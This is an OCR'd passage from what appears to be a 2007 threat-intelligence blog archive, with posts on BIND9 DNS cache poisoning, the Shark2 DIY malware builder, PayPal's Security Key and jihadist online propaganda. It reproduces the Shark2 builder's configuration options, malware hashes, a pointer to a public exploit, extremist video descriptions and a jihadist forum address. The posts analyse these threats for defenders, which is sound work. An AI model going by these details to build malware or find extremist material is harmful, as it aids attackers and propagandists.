
9. http://ddanchev.blogspot.com/2006/03/anti-phishing-toolbars-can-you-trust.html

10. http://www.dslreports.com/forum/r17714410-Rock-phish-information

11. http://www.dslreports.com/forum/r17714410-Rock-phish-information~start=240

12. http://www.crmbuyer.com/alert/58648.html

395



SCM Warning for www.google.co.uk

The website you have just visited is on a different IP address than the last time you were there. The SCM add-on tried to verify the IP change, the verifications failed as shown below:

SCM Test Results

	IP	SSL
✓	66.249.89.99	✗
✓	66.249.89.104	✗
⊖	127.0.0.1	●
⊕	66.249.89.147	✗

✓ OK ✗ Error ● Unknown ⊕ New ⊖ Old

Please confirm the website IP change with the website owner and choose one of the buttons below to continue. Pressing Cancel is equivalent to accepting the IP change for 1 minute.

Pharming Attacks Through DNS Cache Poisoning (2007-08-13 16:58)

A month ago, a detailed assessment of a recently released [1]vulnerability in BIND9 was conducted by Amit Klein to highlight the wide impact typical nameserver vulnerabilities have in general, and this one in particular. Now that

[2]an exploit is available as well, the possibility for large scale pharming attacks in an automated fashion, becomes

fully realistic :

" *A* [3] *programhas appeared on the Milw0rm exploit portal which is able to exploit the recently* [4] *reported vulnerabilityin the BIND9 nameserver. Transaction IDs can be predicted or guessed relatively easily, so the cache of*

a vulnerable nameserver can be poisoned. Phishers can use [5] *cache poisoningfor pharming attacks on users by manipulating the assignment of a server name to an IP address. Even if the user enters the name of his bank in the address line of his browser manually, he will still be taken to a counterfeit web page.* "

[6]Pharming, like any other threat usually receives a cyclical media attention, either prompted by [7]a massive

discovered attack, or to build awareness on an advanced phishing scheme to come in a typical "focus on current

instead on emerging trends" mindset. How would access to a namerserver be obtained if not by hacking into it?

The never-ending underground economy’s supply of goods model indicates that certain goods such as access to

breached FTP, Web and DNS servers change value over time through the release of such exploits. So suddenly, an

access to a namerserver gets a higher valuation than usual. I’ve been using a handy [8]Firefox add-on to keep track of the constantly changing IPs of various cyber jihadist forums and web sites for quite some time now. [9]The tool is actually pitching itself as [10]an anti-pharming add-on you ought to evaluate for yourself :

" *SCM performs Site Continuity Management validations on websites to help prevent Pharming attacks. Pharming attacks are an advanced form of Phishing where an adversary poisons the data held in the user's DNS server. SCM is believed to be the first add-on to protect users from this advanced attack.* "

1. http://www.trusteer.com/docs/bind9dns.html

2. http://www.heise-security.co.uk/news/94220

3. http://www.milw0rm.com/exploits/4266

4. http://www.heise-security.co.uk/news/93425

5. http://www.heise-security.co.uk/news/93273


6. http://www.ngssoftware.com/papers/ThePharmingGuide.pdf

7. http://isc.sans.org/diary.php?storyid=496

8. https://addons.mozilla.org/en-US/firefox/addon/4555

9. http://www.priv8.co.uk/addons/SCM

10. http://www.priv8.co.uk/addons/SCM/SCM.pdf



The Shark 2 DIY Malware (2007-08-16 12:27)

[1]The Shark2 DIY malware (screenshots, its features, checksums of the builder, and the detection rates as of

Saturday, 28th of July) finally made it though the mainstream media, as yet another [2]DIY malware builder in the

wild, despite that the what’s promoted as [3]a RAT but is actually [4]a malware, has been around since November,


2006 :

" The tool is being distributed via several underground internet forums. Software development is almost equivalent to that available from legitimate software vendors with regular updates to the code bringing the latest detected version up to version 2.3.2. Virus creation toolkits have been available for years, but have mostly been restricted to the creation of mass mailing worms and their ilk. [5]DIY phishing kits that dumb down the process of constructing fraudulent

websites began about two years ago. Shark 2 makes the process of infecting targets for phishing attacks or performing other malign actions easier than ever. It means money making malware rackets are no longer the preserve of those

with at least some programming skills. "

As I’ve already pointed out in numerous posts, the ongoing trend of disseminating DIY malware is mainly done in



port: 27374

password:

re-enter password:

victim name: 2.2.srv

protect password:

re-enter password:

□ use random port

□ melt server after installation

□ wait for reboot

server filename:

● random filename

○ specify: srv32.exe

size: 55,881 bytes

order to generate as much noise as possible thought the easy of use of such builders by the average script kiddies.

And while the infamous [6]Sub7 DIY malware had the same features within its builder without, of course, Shark2’s anti-sandboxing capabilities, back in 2003 Sub7’s mission was more of a intellectual opportunism one, compared to today’s noise generation mindset of sophisticated malware authors wanting to remain as untraceable as possible. DIY malware builders evolved proportionally with the malware authors’ needs for [7]diversity of the way the malware "phones home" in order to get efficiently controlled and the data within the infected host efficiently abused.

Every newly configured trojan variant thought the builder is an undetected piece of malware in terms of signatures based scanning, and always in the nasty combination with [8]malware packers and crypters. Even more interesting is the fact that the authors behind the trojan are also reading the news, and as always, periodically verifying the detecting rates of the builder, namely, the checksums of the new builder compared to the one [9]as of 28th of July that I provided have changed, and so is the detection rate for the latest release (15th of August) :

Detection rate : 4 AVs out of 32 (12.5 %) detect it

AntiVir 2007.08.15 TR/Sniffer.VB.C.2

F-Secure 2007.08.15 Backdoor.Win32.VB.bax

Kaspersky 2007.08.16 Backdoor.Win32.VB.bax

Webwasher-Gateway 2007.08.15 Trojan.Sniffer.VB.C.2

File size: 2506752 bytes

MD5: e63498f392eed84b1c8a66dbb288d459

SHA1: 5aa39b70d17d16055d8084e534806d8e26a37fda

1. http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html

2. http://isc.sans.org/diary.html?storyid=3269

3. http://www.theregister.co.uk/2007/08/15/shark_trojan_creation_kit/

4. http://www.computerweekly.com/Articles/2007/08/13/226179/pandalabs-spots-killer-shark-malware.htm


5. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

6. http://en.wikipedia.org/wiki/Sub7

7. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

8. http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html

9. http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html



- Introduction
- Extra Level of Security
- Easy-To-Use Device

PayPal’s Security Key (2007-08-16 16:31)

[1]PayPal’s recently introduced Security Key two-factor authentication for the millions of its customers in cooperation with VeriSign’s growing centralization of [2]two-factor authentication in a typical OpenID style – Ebay’s also a partner

– is adding an extra layer of security to the authentication process, it’s a fact. The entire strategy relies on the fact that, if a customer’s accounting details get keylogged, or they [3]fall victims into a phishing scam and provide the

accounting data themselves, the phishers or malware authors wouldn’t be able to login since the key generated in

the time of keylogging wouldn’t be active by the time the malicious parties use it the next time. PayPal’s Security Key

:

" *Generates a unique six-digit security code about every 30 seconds. You enter that code when you log in to*

your PayPal or eBay account with your regular user name and password. Then the code expires – no one else can use

it. [4] *Watch the demo*"

However, given the spooky commitment from phishers and malware authors we've been witnessing for the

last several years years, wouldn't they entirely bypass this extra layer for authentication by basically purchasing

the $5 Security Key and like legitimate customers, start generating security codes ending up with having both the

accounting data, and the ability to generate valid access codes as well? Take E-banking for instance, the pseudo

random key generators issued by different banks are supposed to have different algorithms for generating the codes,

so that we never get the chance to discuss monocultural insecurities in two-factor authentication. Malicious parties

are no longer interested in showing off as rocket scientists, but as a pragmatic and efficiency centered crowd. The

way keylogging evolved into "[5]form grabbing" and entire sessions hijackings of malware infected PCs right after the user herself authenticates though several factors based authentication, in this very same way malicious parties

[6]started coming up with [7]ways of bypassing compared to directly confronting the security measures put in place.

The flexibility of notifications for financial transactions via alert based system and static receipt of notices sent

400

to a mobile are an alternative. For instance, via the web interface of my E-banking provider I can set to receive an SMS

when a given range of money come and go out of the account, sort of an early warning system for self-vigilance.

What I’m missing is a historical "last logged from" feature, and the option to receive an SMS each and every time, I or maybe not me logs into the account. Features like these should be provided on an opt-in basis, and those customers

truly perceiving the value of them will pay for the service. As always, the market delivers what the customer wants -

two-factor authentication, and the irony from a psychological perspective is that in fact, those with less income are

more vigilant for possible fraud attempts, than those with more income who are more gullible since they can afford

the losses.

1. https://www.paypal.com/securitykey

2. http://gizmodo.com/gadgets/gadgets/paypals-security-key-protects-you-from-phishers-228824.php

3. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html


4. http://www.paypal.com/us/en_US/m/demo/demo_SecurityKey/securitykey_us.html

5. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

6. http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html

7. http://ddanchev.blogspot.com/2006/09/banking-trojan-defeating-virtual.html

401



Abd Aziz al-Ghamidi

He was 35 years old and the second son of 11 to Sa'id Bin-Ali al-Ghamidi, a well-known real estate and wood dealer in "Al-Hal" ... Saudi Arabia.

From amid the halls of the ... palace in his calm village, "Abd-al-Aziz" was only 17 years old when he left the co... his wealthy family to take the first flight to Pakistan and join the camp of Arab m... in 1987.

He followed the mujahideen ... Herzegovina before he laid his trap again in the woods of Chechnya and the ... of central Asia to fulfill his exquisite dream.

534 Biographies of Jihadist Fighters (2007-08-16 20:49)

On the look for patterns of terrorist behaviour researchers often stereotype in order to portrait a terrorist. The Book of Martyrs (compiled in English on June 9th, 2007) is a great [1]OSINT source for [2]analysts and intelligence agencies wanting to obtain data regarding the lifetime or jihadist martyrs, segmented on a per country basis, including

photos, poems, interviews, transcripts, and links to multimedia files. [3]Much like the [4]Technical Mujahid E-zine,

the [5]Mujahideen Harvest magazine, and the [6]Jihadist Security Encyclopedia, this E-book is a yet another handy

source of [7]OSINT data, at least in respect to [8]jihadist social networks :

“*Therefore, out of these 81 names: 40 are from the Arabian Peninsula, 7 from Yemen, 7 from Syria, 5 from Algeria, 4*

from Kuwait, 4 from Iraq, 3 from Turkey, 1 each from Bahrain, Bangladesh, Tunisia, Libya, France and the USA whilst the nationalities of the remainder are unknown. Theses figures correspond to the relative contribution of the Muslim Ummah towards the Jihad in the world today. Sadly, there are hardly any Muslims from Western nationalities and

usually they are the most vocal in their slogans for Jihad. ”

A link to a video entitled "Russian Hell in the year 2000, Jihad in Chechnya Part One" 511MB is included :

" *At the time of release of this CD, (July 2000), nine months of the War have passed with no end in sight. Russian casualties stand at over 15,000 killed or missing in action (MIA) and over 30,000 injured. They have lost hundreds of battle tanks, fighting vehicles and trucks and tens of fighter aircraft and helicopter gunships.* "

To a second video entitled "Russian Hell in the year 2000, Jihad in Chechnya Part Two" :

" *Exclusive, live film footage of two martyrdom operations carried out against Russian Barracks in Argun and Gudermes in July 2000 Combat footage of Mujahideen operations, ambushes and remote-control detonation of Russian Military*

vehicles throughout the Year 2000 Video of the nine OMON troops after they were executed due to the failure of the Russian Government to hand over the Russian War Criminal Colonel Yuri Budanov to the Mujahideen (April 2000)"

And to a third one entitled "The Martyrs of Bosnia Part One and Part Two" :

" *This unique video by Azzam Publications, the first of its kind in the English language with real-life combat footage and the first of a four part series, narrates the biographies of some of these magnificent individuals, who sacrificed their own lives in order to bring life to those around them.* "

Some interesting sections related to ITsecurity and anonymity as well :

- **Useful programs to protect personal information on computer and on-line**

Tor [Anonymous web-surfing] ; True crypt [File & disk encryption - better than PGP] ; Window Washer [Shred free space and files] ; Spy Sweeper [Spyware remover] ; Avast [Anti-virus protection] ; Outpost [Computer Firewall] ; Winpt [secure encrypted email - better than PGP] ; Ad-aware professional [Another spyware remover] ; AbiWord [Open source - Better alternative to Word] ; Enigmail

- **Best method to protect your chat!**

Use Gaim with OTR plugin and and configure to use TOR network ; Gaim [Encrypt your chat conversations]; Off-the-Record Messaging [OTR Plug-in]

- **Must have programs for your USB drive**

Mobility Email - Best option for sending secure encrypted emails ; GAIM - for secure chat conversation ; Portable Firefox ; TorPark - for anonymous web browsing ; True Crypt - Best disk encryption & file protection program ; Tutorial for securing a USB drive using True Crypt ; Cyber Shredder : File wiping utility ; ClamWin [Open source anti-Virus

Program] ; Greatnews - The Intelligent RSS Reader ; Foxit PDF Reader opens PDF files ; Abiword - full featured open

source word processor ; Portable Open Office is really the only option for an Office Suite

Propaganda and twisted reality and its best hosted at Archive.org, [9]courtesy of [10]Azzam Publications.

1. http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html

2. http://ddanchev.blogspot.com/2006/08/analyzing-intelligence-analysts.html

3. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

4. http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html

5. http://ddanchev.blogspot.com/2007/07/mujahideen-harvest-magazine-issue-41.html

6. http://ddanchev.blogspot.com/2007/05/jihadist-security-encyclopedia.html


7. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

8. http://ddanchev.blogspot.com/2006/05/terrorist-social-network-analysis.html

9. http://www.freerepublic.com/focus/news/756623/posts

10. http://news.bbc.co.uk/1/hi/uk/1823045.stm

403



Analyses of Cyber Jihadist Forums and Blogs (2007-08-17 01:17)

Where are cyber jihadists linking to, outside their online communities? Which are the [1]most popular file sharing

and video hosting services used to spread propaganda, training material and communicate with each other? What

are their favorite blogs, and international news sources? How does the Internet look like through the eyes of the

cyber jihadist? This post will provide links to cyber jihadist communities, with the idea to aggregate a decent sample of how cyber jihadists use, and abuse the Internet to achieve their objectives. It is based on external URLs extraction of over 5,000 web pages directly related to cyber jihadist communities. The snapshot was obtained during the last

7 days, therefore if you’re to data mine the free online data hosting URLs, do so in a timely manner before they

dissapear due to one reason or another.

Key summary points :

- Over 4,000 external URLs pointing to suicide bomber’s videos, propaganda, warfare, bombings, recruitment, torture videos, and numerous other still not analyzed cyber jihadist forums and blogs

- In between 500 to 600 web pages per domain were crawled based on their last modified data, namely the most

current 500 to 600 posts

- The sample consists of 14 jihadist blogs and forums

- Depending on the online file storage service of choice, files will remain online forever if accessed at least once every 30-to-45 days, or by the time they don’t get removed due to their nature

- Video multimedia is often released in a multi-video-format fashion, and multi-quality variants with respect to the

file size

- The crawled external URLs are in .txt format, in a one full URL per line format

You are what you link to, so let’s assess the "tip of the iceberg" cyber jihadist communities online :


01. URL : [2]http://3asfh.net/vb

Dates : Created 20-nov-2003 ; Updated 15-jun-2007; Expires 20-nov-2007

DNS Servers : SERVER.3ASFH.NET; SERVER1.3ASFH.NET

External URLs : [3]3asfh.net _vb.txt

405



الوقت الآن هو 12 أغسطس 2007 11:56 pm
فهرس المنتدى

المواضيع التي لم يرد عليها

منتدى	مقالات	مشاركات	آخر إرسال
منتدى إسلامي			
منتدى الدعوة إلى الله رسائل منتدى [illegible]	44	54	04 أبريل 2007 6:21 am [illegible]
منتدى الجهادي			
منتدى العام رسائل منتدى [illegible]	203	303	30 يونيو 2007 5:32 am [illegible]
منتدى القضايا الجهادية رسائل منتدى [illegible]	29	35	12 أبريل 2007 10:49 am [illegible]
منتدى البيانات و التقارير رسائل منتدى [illegible]	274	288	15 أبريل 2007 3:49 pm [illegible]
منتدى الفكر الجهادي رسائل منتدى [illegible]	14	23	08 أبريل 2007 11:01 pm [illegible]
منتدى الاستراتيجية العسكرية رسائل منتدى [illegible]	44	60	11 يونيو 2007 11:51 am [illegible]
المكتبة المرئية رسائل منتدى [illegible]	32	42	11 يونيو 2007 11:54 am [illegible]

